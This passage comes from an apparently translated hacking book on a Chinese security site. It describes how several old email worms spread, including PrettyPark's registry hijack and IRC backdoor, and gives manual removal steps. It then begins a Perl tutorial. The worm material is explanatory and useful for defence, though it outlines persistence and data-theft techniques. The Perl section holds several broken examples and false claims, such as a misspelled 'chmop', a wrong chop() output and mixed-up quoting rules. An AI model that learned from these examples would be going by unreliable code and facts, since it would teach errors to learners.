3. 扫描所有的附件，在你打开它们时，甚至是你信任的人发送的邮件。

如果你的机器已经被感染了，所有的你发送的电子邮件都有一个额外的文件头，就像以下形式：

X-Spansa:Yes

要查看你的邮件客户的文件头，可浏览邮件客户软件的文件头。

PrettyPark.exe 文件

W32/Pretty.Park 蠕虫是另一个广泛传播的病毒，这个蠕虫只感染 Windows 9x 和 NT 用户，它可能起源于法国。

这个蠕虫通过邮件传播，因此，如果你得到的形式如一个邮件，你很有可能感染上 PrettyPark 蠕虫了。感染的邮件包含以下的主题：

Subject: C:\coolProgs\Pretty Park.exe

Test:Pretty Park.exe

一个文件名为“Prettypark.exe”文件将会粘贴到感染的邮件中，这个感染的附件病毒将会生成一个图标，支持一个字符“Kyle”在活动的序列“southPark”中，有时，附件病毒的名字为 Pretty~1.exe。

只要你运行这个 prettypark.exe 的附件，致命的病毒将会立即感染你的系统，这个文件在运行的时候，复制自己到 c:\windows\system 目录下的 FILES32.VXD。我们可以这个文件 FILES32.VXD(这个就是病毒文件)被运行，因为无论什么时候，.EXE 文件若运行，它会修改注册表中以下的主键：

HKEY_LOCAL_MACHINE\Software\CLASSES\exefile\shell\open

在这个主键中，它会改变主键的值，将 command 从“%1”%*到 FILES32.VXD 的“%1” %*。因此，在注册表编辑之后，所有的.EXE 文件就会立即执行，接着将会被这个病毒感染。

一旦感染，这个蠕虫就会自动地试图利用邮件地址中所有的地址发送邮件，这个特点或行为在所有的邮件病毒中非常的普通。这就是他们为什么能够存活并不断传播的原因。

其他的一个感兴趣的和很少的行为，是病毒试图连接到 IRC 服务器。一旦连接，它加入一个特定的信道，并试图保留连接到这个信道，通过发送信息到服务器，每隔 30 分钟，返回命令从 IRC 信道。借助这个预定义的特别的 IRC 信道，病毒的作者能够使用病毒作为一个工具，能够远程访问，或收集不同的电脑信息，例如计算机名，注册的用户，注册的单位，系统启动路径，和拨号连接的用户名和口令，ICQ 认证号码，ICQ 的绰号，和被攻击者的邮件地址。当它作为一个远程访问软件时，它能够用于通过 IRC 信道传输文件，客户端成为被攻击者。

删除 PrettyPark

PrettyPark，与其他的一些带有只能的病毒一样，不允许用户从注册表中删除引用。一个小的防病毒的技巧是，如果我们把注册表编辑器的名字由 regedit.exe 文件改为 regedit.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（在 Win9x 系统中），或由 regedit32.exe 文件改为 regedit32.com（在 NT 系统中），我们能够看到整个 windows 注册表和病毒，这些病毒将不能限制我们编辑不同的主键。

运行 windows 的编辑器，即 Regedit.exe 在 Win9x，或 Regedit32.exe 在 NT 系统中。确信你可以在启动盘上重新启动 MS—DOS，接着启动注册表编辑器。

现在，删除蠕虫病毒在注册表中的引用：

HKEY_CLASSES_ROOT\exefile\shell\open\command

HKEY_LOCAL_MACHINE\Software\CLASSES\exefile\shell\open\command

为了删除木马程序的引用，改变以上主键的数值，从 FILES32.VDX "%1" %*到 "%1" %*（注意新的数值之间空隙）。

所有的软件或服务已经引用了以上的注册表主键，在 windows 启动时会自动的运行。因此，确信以下的主键没有被病毒引用：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunService\

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\

另外，从以下位置删除任何的引用：

1. 在记事本中打开 WIN.INI 文件，在 'run=line' 中寻找任何与木马有关的引用。

2. 现在，打开 SYSTEM.INI，在 'shell=line' 和[boot]部分删除所有的引用，除了 Explorer.exe 的引用。

接着，搜索以下的主键：

HKEY_CLASSES_ROOT\.dl

这个主键没有在系统中找到，如果你找到了，删除这个文件。现在，重新启动，并删除木马文件.exe 文件。如果你进行了以下形式的处理，没有任何的错误，蠕虫就会被删除，否则你将会得到一个错误信息，即删除 c:\windows\system\Files32.vxd 文件。

这个木马有许多的别名，例如 I-Worm，PrettyPark，PrettyWorm，和最常见和最普通的，W32/Pretty.worm.unp。

W32/Pretty.worm.unp 可能是与这个病毒最相似的，能够通过以下的方法删除此病毒，在这个别名被发现之后，连接到一个随机 IRC 上，通过下面的步骤：

木马为了相同的数据监听一个随机的 TCP 和 UDP 端口。

Bubble Boy

许多的邮件病毒例如 Happy99.exe，Explorer.exe 和其他的一些病毒都被认为是非常的危险。但是所有的这些病毒都有一些明显的缺陷，在早期的版本中，如果你得到了一个带有病毒的邮件，会发生什么？如果你不运行这个病毒，即附件中的文件，你的电脑可能不会受到感染。因此，保护你自己的电脑免受病毒的入侵最好的方法是不要打开陌生人发给你的邮件中附件。所有的 Happy99 和 Explorer.exe 都是这种类型的病毒，但是不容易感染系统。而对于 BubbleBoy 病毒来说，不需要你打开邮件中的附件，你只要阅读了感染的邮件，就会被感染。

Bubbly Boy 是如何运行的？

Bubble Boy 是一个自我复制传播的病毒，甚至你只是阅读了这个感染的邮件。它与早期的病毒的显著的不同在于，要感染系统，不需要用户打开任何的附件，或运行任何的.exe 文件。因此，我如何知道一个人是否给我发送了一个 BubbleBoy 病毒呢？

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

一般来说，BubbleBoy 在邮件中会出现这样的主题："BubbleBoy is Back！"，并包含一些图片和声音(一个 US TV 系列)。这就是"BubblyBoy"的插曲。这个病毒对于使用 Outlook Express 作为客户端软件，并启用预览面板的用户来说，非常危险。因此，Outlook 用户不能够双击打开邮件，对于 Mozilla 用户来说，启用预览面板也会产生相同的结果。一旦感染了系统，它会给邮箱中所有的邮件地址发送邮件。它不会删除你硬盘中任何的文件，也不会发送口令和用户信息。

你可能会说，这是怎么回事？这个病毒没有危害。但这个病毒并没有消失，有人可能期望很快就有大量的病毒变种会出现。基于邮件的病毒进入了一个新的时代，用户不需要运行任何的程序系统就会被感染了，不管你是否喜欢。

我如何防范 BubbleBoy 病毒和它的变种？

微软已经发布了一个软件补丁，可以阻止 Outlook 的这个漏洞，并防止感染。你可以从以下地址下载这个补丁

www.microsoft.com/Security/Bulletins/MS99-032faq.asp

ExplorerZip 和变种-Zipped 病毒

我已经介绍了许多邮件病毒，邮件 Word 病毒和基于邮件自动执行的病毒。让我们看看 zipped 文件病毒的运行机理。

ExplorerZip 病毒的运行机理？

ExplorerZip 是网上最新的恶意病毒。它是 CIH（Chernobyl）和美丽莎的混合体。它有美丽莎病毒那样强的复制能力，有 CIH 病毒的破坏能力。

ExplorerZip 利用了基于邮件的 MAPI(消息 API)，如 Microsoft Exchange，Microsoft Outlook 将自己发送出去，是一个不可读的消息。

如果系统被 ExplorerZip 感染之后，会发生什么情况？

现在，你可能已经从别人那里感染上了这个病毒，就是你早期发送的邮件的应答。

这个病毒会发送给你一个邮件，带有"zip_files.exe"附件。这个邮件的主题如以下形式，邮件的消息体是关于社会工程的例子，被设计成这样的形式，来欺骗用户，让用户打开这个文件。

当你打开相关的 zipped 文件，你可能会得到一个解压的错误信息。

这个病毒搜索任何的映射驱动盘或在网络上的任何机器。并看看 windows 是否已经安装了。如果他发现 windows 运行了，它将自己复制到 windows 远程机器的目录中，修改 Win.ini 属性。

一旦附件被打开，病毒将自己复制到 c:\windows\system 目录中（在 NT 中是 system32 目录 ）的 Explorer.exe 或_setup.exe。它会修改 Win.ini 文件或注册表，这样每次在 windows 启动时，这个文件会自动运行，启动病毒。一旦这个工作完成了，接着每一次启动都会运行，它会随机地选择硬盘上的具有不同扩展名的文件，通过减小它们大小直到 0 字节这种方式来破坏这些文件，包括：.h，.c；.cpp，.asm，.doc ，.ppt，.xls 等文件。当这个处理出现了，你可能会发现硬盘上的活动增加了，当你预览了包含病毒的邮件，你的客户程序会在默认的 windows 临时文件夹或邮件客户程序的临时文件夹中创建一个病毒的临时文件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这个病毒会删除或感染新的文件，这个病毒会寻找不可读的消息，并在每一次执行时作为一个应答来传播自己。

删除 ExplorerZip

最简单的删除方法是从 McAfee 和 Symantec's 的网站上下载清除工具。为了找到准确的链接，可以进入以上网站，并进行搜索。

但是我打算告诉你一个手动删除这个病毒的方法，

首先，你应该杀死进程或关闭病毒通过 CTRL+ALT+DEL 的按键组合，接着从弹出的窗口中选择 Explore.exe 或_setup.exe 文件，点击 OK。

通过以上的步骤，你可能已经在 windows 的会话中关闭病毒，即病毒在当前窗口的会话中没有激活，只有在窗口会话中再次被激活，病毒才会启动。为了防止这个病毒在 windows 每次启动时被激活。你需要编辑 win.ini 文件。

首先，在记事本或写字板（现在是 Word 97）中打开 win.ini 文件，搜索以下的内容。

Run=<Windows System Path>\Explorer.exe

或

run=<Windows System Path>_setup.exe

并删除它。现在，这种方法在 Win 9x 系统和 NT 系统中都可以起作用。你将会删除注册表中以下的主键：

HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows\Run

这个引用或是 explorer.exe 或_setup.exe，即它会引用 ExplorerZip 病毒。

你的 PC 现在不会受到感染，但是 exe 文件还是存在的，这个可执行文件会再次感染你的系统。因此，或者继续玩弄病毒，或者删除这个病毒。为了删除它们，你能够转到 c:\windows\system 目录中(在 NT 中是 System32)，并删除这个文件 explorer.exe 或_setup.exe。

MiniZip

这个病毒是 ExploreZIp 的变种，文件体积只有 120KB 大小，像它的前辈一样，这个病毒非常的危险，可以在你的系统中删除文件。这个附件在以下的例子中具有相同的名字和主体。

I received your email and I shall send you a reply ASAP。Till then, take a look at the attached zipped docs."

一旦 Minizip 启动，zipped 的文件就被打开，它会搜索所有的映射驱动盘，并将病毒传播出去。它还会在被攻击者的机器上寻找不可读的邮件，并按照以上的信息，自动进行回复。它也会将病毒复制到 c:\windows\system 目录，文件名是 explorer.exe，并修改 Win.ini 文件，这样在 windows 每次启动时，病毒会自动的运行。

你能够通过以上的方法手动的删除这个病毒。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第十五章　Perl 编程语言

Perl 编程语言介绍
源代码例子

如果你没有熟练的编程技巧，你不能成为一个技术高超的黑客。Perl 语言除了用在黑客攻击方面，还被用于在一些与安全相关领域的程序。在本章节，我们从一些基本的 Perl 脚本语言开始学习，一直学到一些有关 Perl 的高级性能。尽管具有 C 和 Basic 和 Javascript 的经验对你熟悉 Perl 语言有很大的帮助，但是我假设你没有任何的编程经验。

Perl：基础

Perl 诞生于 1987 年，是由 Larry Wall 使用有关 Unix 工具 awoke 开发的一个系统管理工具，Perl 的开发环境是命令行形式的，包括编程语言所有有用的和重要的方面，删除了所有无用的方面。Perl 是一种解释性的语言，这意味着 Perl 代码可以直接运行，而不像其他语言一样，需要编译才能执行。当你第一次运行 Perl，它首先被编译为字节码，这些字节码会被翻译为机器指令。

首先，在你编写自己的 Perl 脚本语言之前，你需要 ActivePerl。这是一个 Perl 解释器，你可以下载 windows 32 版本下的 Perl 解释器。

http://www.activestate.com/

从以上的链接可以下载最新的版本。它的大小大约有 5MB。在安装 Active Perl 之后，可以通过检查你的机器的路径设定环境是否包含 perl.exe 文件。Active Perl509 在安装的时候会自动设置路径，通过在命令行形式下输入 set 命令来设置你的 perl.exe 软件（不需要提示符）。现在，寻找‘PATH’环境变量，确信你的文件包含‘C：\perl\bin’语句，一般情况下，系统会包含这样的命令行，但如果这个文件不存在，可以在记事本文件中打开 c:\autoexec.bat 文件，并在该文件中添加以下的代码：

```
PATH=%PATH%;.;c:\perl\bin
```

现在，保存文件，重新启动系统，并在 DOS 提示符中运行 autoexec.bat 文件，并升级 autoexec.bat 文件的环境设置。

NT 用户将会升级目前的系统环境。

控制面板>系统

让我们从 hello world 程序开始，为了编写 Perl 程序，你不需要特别的 Perl 文本编辑器，记事本就是最好的文本编辑器。因此，启动你的文本编辑器并输入以下内容：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Print"Hello World\n"；这个命令将会在屏幕上显示 Hello World.

现在，以文件名 first.pl 保存。你能够用任何其他的名称来替换以上的名称，但是需要记住，以上的文件的名称必须以.pl 扩展名结尾。现在，转到 DOS 提示符下，转到你保存文件的文件夹中，输入以下内容：

C:\myfiles>file.pl

如果以上的代码不能正常地运行，可能是你的输入有错误，检查你的路径，重新保存.pl 文件，代替原来的.pl 文件。

现在，让我们分析程序，单词 print 会调用 print 函数，运行打印的功能。将引号内的内容显示在屏幕中，\n 标志符号表示从新一行开始，相当于一个回车键。所有行代码必须以分号结尾。

标量

现在，让我们介绍一些更加复杂的内容，首先介绍标量。

$scalarvar='Hello World\n'； #变量$scalar 的值就是 Hello World\n。

print ''$scalarvar"; #打印$scalrvar 的值。

现在，标量已经被$符号后的变量名声明了，第一行将引号内的文本转入变量中。我们知道第一行的 scalarvar 是一个标量，主要是因为，它可以通过$符号处理。

你可能非常地惊奇，为什么我在第一行使用单引号，在第二行使用双引号。原因就是实际上 Perl 利用双引用运行变量解释，这意味着它会利用变量的数值代替变量名。通过以上的例子，这会变得容易理解。

$scalarvar='Hello\n'; #变量$scalar 的数值是 Hello\n。

Print '$scalarvar';#我们使用单引用，这儿没有变量解释，函数 print 可以将$scalar 打印在屏幕上。

输出是：

$scalarvar

以上的例子是变量解释：

$scalarvar='Hello';

打印"scalarvar"；#在本例中会进行变量解释，打印函数会输出变量$scalarvar 的值。

输出是

Hello

这就是单引号和双引号的不同。

通过输入与用户交互

在 perl 中的<>操作符号，与 C 函数中 scanf 和 C++函数中的 cin 作用相同。它的输入从用户程序的交互中，考虑以下的例子：

print 'Enter your Name:';

$username=<>;#用户输入一个文本，并将该内容输入标量

print "Hi $username";

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

输出是：

Enter your name: Ankit

Hi Ankit

这个程序会将 Enter your name:的内容输出到屏幕上，并等待用户的输入。

用户输入的文本内容将会转到$username 标量，接着，程序将会打印 Hi，以及用户输入的内容。

Chomp()和 Chop()

现在，你需要操纵字符串。为了使用这种功能，有许多函数可以利用，因此，你可以使用 chop()和 chomp()函数。在默认的情况下，考虑以下的状态，你需要编写程序，并打印用户自己输入的内容和用户的年龄，需考虑以下的代码：

```
print "Enter your name:"
$name=<>;
print "Enter your age";
$age=<>;
print "$name";
print "$age";
```

输出结果是：

```
Enter your name: Ankit
Enter your age: 14
Ankit
14
```

现在，这里将会出现什么情况？为什么 Perl 会在不同的行中打印 ankit 和 14？这里程序中并没有\n 字符。当用户提供一个输入提示符之后，会发生什么？当用户提供输入提示符，这时，用户输入一些内容时 Perl 会接受，一直到用户输入结束符号。（结束符号需要回车或确认）。当结束操作符由用户提供的，Perl 停止接受输入并将数据复制到用户定义的变量中，包括回车操作。

这意味着以上的程序中的变量$name 的数值是 Ankit。通过回车确认，这等于"Ankit\n'。

因此，当你打印标量$name，接着输入$name 变量之后，回车，后面跟这回车符号就可以了。

为了避免以上问题的出现，我们使用 chop()和 chmop()函数。

通过以下的例子可以基本了解不同的这两个函数。

```
$var1="Ankit";
chop($var1);
print($var1);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

输出的结果是：

Ankit

在以下的例子中

```
$var1 =”Ankit”;
chmop($var1);
print $var1;
```

输出的结果是:

Ankit

现在，chop()和 chmop()的不同就是 chop()会删除最后的字符。而 chomp()只会在最后的字符是'\n'时才会删除最后的字符。

这意味着

```
$var1=”Ankit\n”;
chop($var1);
print $var1;
```

and

```
$var1=”Ankit\n”
chomp($var1);
print $var1;
```

只有最后一个字符为'\n'时，两个函数的结果才会相同。因此，我们打印 name 和 age 的问题可以使用以下的内容来解决：

```
print ”Enter  your  name:”;
$name=<>;
chomp($name);
print”Enter your age:”;
$age=<>;
chomp($age);
print”$name”;
print”$age;
```

输出的结果：

Enter your name:Ankit

Enter your age:14;

Ankit 14

操作符号

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Perl 有一些相同的操作符号，与其他的编程语言是类似的，但是它还包含一些其他的操作符号。

二进制的算术操作符

op1+op2 加号

op1-op2 减号

op1*op2 乘号

op1/op2 除号

op1%op2 求模

指数操作符号（**）

这个符号是求幂的操作符号

例如：

```
$var=5;
$var1=$var**3;
print $var1;
```

输出结果是

125

一元算术符号

+op 和-op 被用来改变操作符的符号。例如：

```
$var=4;
$var1=-4;
print var1;
```

输出解释

-4

++op 和—op 是用来在数据变化前增加或减少变量的数值，op++和 op—是用来在数据变化后增加或减少变量的数值，看以下的例子：

```
$var=4;
print ++$var;
```

这时会打印出：

5

```
$var=4;
print $var++;
```

这时会在屏幕上打印出 4，在打印 4 之后会打印出 5。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
$letter ='a';
$letter++
现在$letter 是 b

$letters="xz";
$letters++

现在，$letter 是 ya

其他的操作符号

连接符号（.）
$var="Hack";
$var=$var.'s';

现在$var 已经变成了 Hacks，而不是 Hack.

"x"操作符号

$var="ab"x4;
print $var;
将会打印出 abababab
```

条件语句

首先需要理解=和= =的不同。

现在，=操作符将数值分配到左边的变量。= =符号主要比较和检查左边的数值和右边的数值是否相等。通常用在 IF THEN ELSE 语句中。

Perl 包括以上的逻辑操作：

X>Y 如果 X 大于 Y 时，返回的结果为真。

X<Y 如果 X 小于 Y 时，返回的结果为真。

X<=Y 如果 X 小于或等于 Y 时，返回的结果为真。

X>=Y 如果 X 大于或等于 Y 时，返回的结果为真。

以上的操作符号可以用在数字和字符串中，以下的操作符号被用于：

eq 用在字母数字混合编制的等式判断，与= =字符和= =数字的功能相同。

x lt y 是，如果字符 x 在字母表中的顺序比 y 超前，值为真。

x gt y 是，如果字符 x 在字母表中的顺序比 y 后部，值为真。

x le y 是，如果字符 x 在字母表中的顺序比 y 超前或等于，值为真。

x ge y 是，如果字符 x 在字母表中的顺序比 y 后部或等于，值为真。

现在，你已经理解了逻辑操作，让我们转到 IF THEN 语句中，IF THEN 基本的语法是

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

if（条件）{语句} 如果条件为真，运行语句。

如果你已经了解了逻辑操作和 IF THEN 语句的基本语法，这个语法非常的简单，我会提供一个或两个例子。

```
Print "Enter your name:";
$name=<>;
chomp $name;
if ($name eq 'Ankit') {
print "Hi Ankit";
}
```

如果用户名是 Ankit，这个语句将会打印出 Hi Ankit。现在，让我们做一些有趣的事情，通过在 IF THEN 中插入 else 语句，该语句将会变成 IF THEN else 语句，以上的例子就会变成其他的形式：

```
Print "Enter your name:";
$name=<>;
chomp $name;
if ($name eq 'Ankit') {
print "Hi Ankit";
}
else{
print"You are not authorized to use this pc";
}
```

如果输入的名称为 Ankit，接着 Perl 会运行 else 语句，如果用户输入的名字是 Ankit，接着会运行 then 语句，即在{之后的语句。

分配操作符号
$var.='s'与$var=$var.'s'相等
$var x =7 与$var=$var x 7 相等
$var + =7 与$var=$var + 7 相等
$var - =7 与$var=$var - 7 相等
$var * =7 与$var=$var * 7 相等
$var / =7 与$var=$var / 7 相等

?操作符号
这个操作符号与 IF THEN ELSE 相同，但是这个语句的功能不完善。
例如：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
$var=($num = = “5” )? ”Ankit” : ”End”;
```

$var 变量被分配 A n k i t 数值，如果$num = =5，或被分配 E n d 变量。

Loops

Loop 非常有用，当你需要运行相同的代码或相同命令，即你打算打印你的名字 5 次时，可用以下的代码：

```
$ scalar=’Ankit\n’;
print ’$scalarvar’;
print ’$scalarvar’;
print ’$scalarvar’;
print ’$scalarvar’;
print ’$scalarvar’;
```

以上的程序会打印出 Ankit 5 次，（每一个 Ankit 在一个新行显示），同时会产生以上的结果，但是以上的代码过于繁杂，并不有效。Perl 有许多的循环语句，例如 For-Next 循环和 do while 循环语句，这个语句允许一些语句在循环体内运行，一直到不满足条件为止。以上的内容听起来有些冗余，但是定义的非常清楚。

while 循环

首先需要复习 while loop 语句

while (条件) {语句体}

这意味只要条件为真，在大括号内的语句，即 while 语句会自动的运行，因此，现在前面的语句会打印成如下的形式：

```
$count=’1’;
while($count<=5) {
print’Ankit\n’;
$count++;
}
```

while 循环语句不仅被用来重复代码，它容许我们校验用户的输入，并实施一定有关校验的结果的预定义任务。也就是说，我们编写一个 perl 脚本，这个脚本允许用户输入用户名，当输入的用户名为 root 时，会显示系统信息。因此，为了做到以上的情况，我们编写以下的脚本：

```
print ‘Username:’;
$user =<>;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
chomp() $user;
while ($user eq "root") {
print "System Ingo goes here:";
}
```

输出的结果：
用户名：ankit

现在，当我输入 ankit 作为用户名，条件不运行，在 while 循环内的代码不会运行，因此，让我们看看，输入 root 作为用户名，会发生什么。

输出：

```
Username: root
System Ingo goes here:System Ingo goes here: System Ingo goe
es here: System Ingo goes here: System Ingo goes here: System
System Ingo goes here: System Ingo goes here:Ingo goes here:
System Ingo goes here: System Ingo goes here: System Ingo g
goes here: System Ingo goes here: System Ingo goes here: Syste
em Ingo goes here: System Ingo goes here: System Ingo goes he
ere: System Ingo goes here: System Ingo goes here: System Ingo
o goes here: System Ingo goes here: System Ingo goes here: Sys
stem Ingo goes here: System Ingo goes here: System Ingo goes
here: System Ingo goes here: System Ingo goes here: System In
ngo goes here: System Ingo goes here: System Ingo goes here: S
System Ingo goes here: System Ingo goes here: System Ingo goe
es here: System Ingo goes here: System Ingo goes here: System
Ingo goes here: System Ingo goes here: System Ingo goes here
e: System Ingo goes here: System Ingo goes here: System Ingo g
goes here: System Ingo goes here: System Ingo goes here: Syste
em Ingo goes here: System Ingo goes here: System Ingo goes he
ere: System Ingo goes here: System Ingo goes here: System Ingo
o goes here: System Ingo goes here: System Ingo goes here: Sys
stem Ingo goes here: System Ingo goes here: System Ingo goes   ^C
```

现在会发生什么？当 Perl 程序请求用户名输入，我输入 root，因此，$scalar 标量有值 root，接着 Perl 解释器到达 while 语句时，条件判断为真，while 语句会自动执行，并将系统信息显示一次。在信息被打印显示一次后，一旦条件被赋值，一旦被标量$user 被赋予相同的数值，root 体再次被执行。因此，当条件为真时，像以上的循环会继续执行，因此，它会变成一个无限循环。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

为了退出无限循环，输入 CTRL+C。

因此，当编写 while 语句，你需要保证循环不会变成一个无限的循环。因此，为了打印上面的例子的信息，Perl 代码会变为：

```
print 'Username:';
$user=<>;
chomp $user;
while($user eq "root"){
print "System Ingo goes here:";
$user="Xyx";
}
```

因此，现在一旦信息被打印出来，$user 标量的数值被改变，接着当条件被赋值，$user 是 Xyz，条件不会再执行了，while 语句体不会被执行。

For 循环

For 循环基本的语法是：

For {START; STOP;ACTIN} {Body}

以上运行 START 语句，接着重复执行 BODY 语句，直到执行到 STOP 语句，在每一次迭代时，会再次执行 ACTION 语句。

在执行以下的例子之后，所有的会清除。

在这个例子中，我们打算打印所有的字母，包括 a 到 z。

```
for ($letter = 'a'; $letter lt 'z'; $letter++) {
print $letter;
}
```

首先，for 语句分配标量$letter 的数值，如果标量$letter 比'z'小，判断为真。接着就会执行 for 语句。即，它会打印$letter 的数值，一旦$letter 的数值被打印在屏幕上，$letter 的数值会增加 1，即，活动会自动执行。

For 语句的使用语法与其他语言如 C,C++和 JavaScript 相同。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

数组

你已经知道了第一种数据类型，尽管他们非常有用，但也有缺陷，一个标量只能存储一个数值，因此，为了储存 100 个数值，我们不得不需要 100 个标量，这会使得我们的程序变得非常繁琐，非常难以调试，非常难以理解，非常难以被管理。

这个问题的答案就是使用数组，这个就是相关的标量数值的集合。当标量开始从$符号开始，数组变量从@符号。因此，任何的变量具有$符号就是标量变量。

让我们举一个数组的例子：

@strings=('ankit', 'ankit2', ankit3);

就是一个数组，它包含 3 个元素。

@nums={'34','45','65'};

就是一个数组，包含 3 个元素。

在 Perl 中，不像 C，数组可以包含混合的数据类型，即，它可能包含数值或字符串。例如，

@mixed=('23','54','Ankit','52');

是一个混合数组，包含 4 个元素。

数组中的单个元素能够使用以下形式语法

$newvar=$array1[x];

以上的语法可以分配$newvar 的数值，在数组的第 xth 个位置，'array1'。注意为了参考数组的单个元素可以使用$符号，代替@符号。

另一个事情就是记住，数组的记数从 0 开始，知道找到 oth 的数组的元素。通过以下的例子可以使得该例子更加清楚。

```
@array1=('I am first', 'I am a second', 'I am third', 'I am fourth');
$var1=$array1[0];
$var2=$array1[1];
$var3=$array1[2];
$var3=$array1[2];
$var4=$array1[3];
print $var1;
print $var2;
print $var3;
print $var4;
```

输出：

I am first I am a second I am third I am fourth

这意味着'oth'个数据是数组中的第一个元素，1th 是数组中第二个元素。

例如，

@mixed=('23', '54', 'Ankit', '52');

是一个混合的数组，并有四个元素。

溜客安全网 WwW.176Ku.CoM

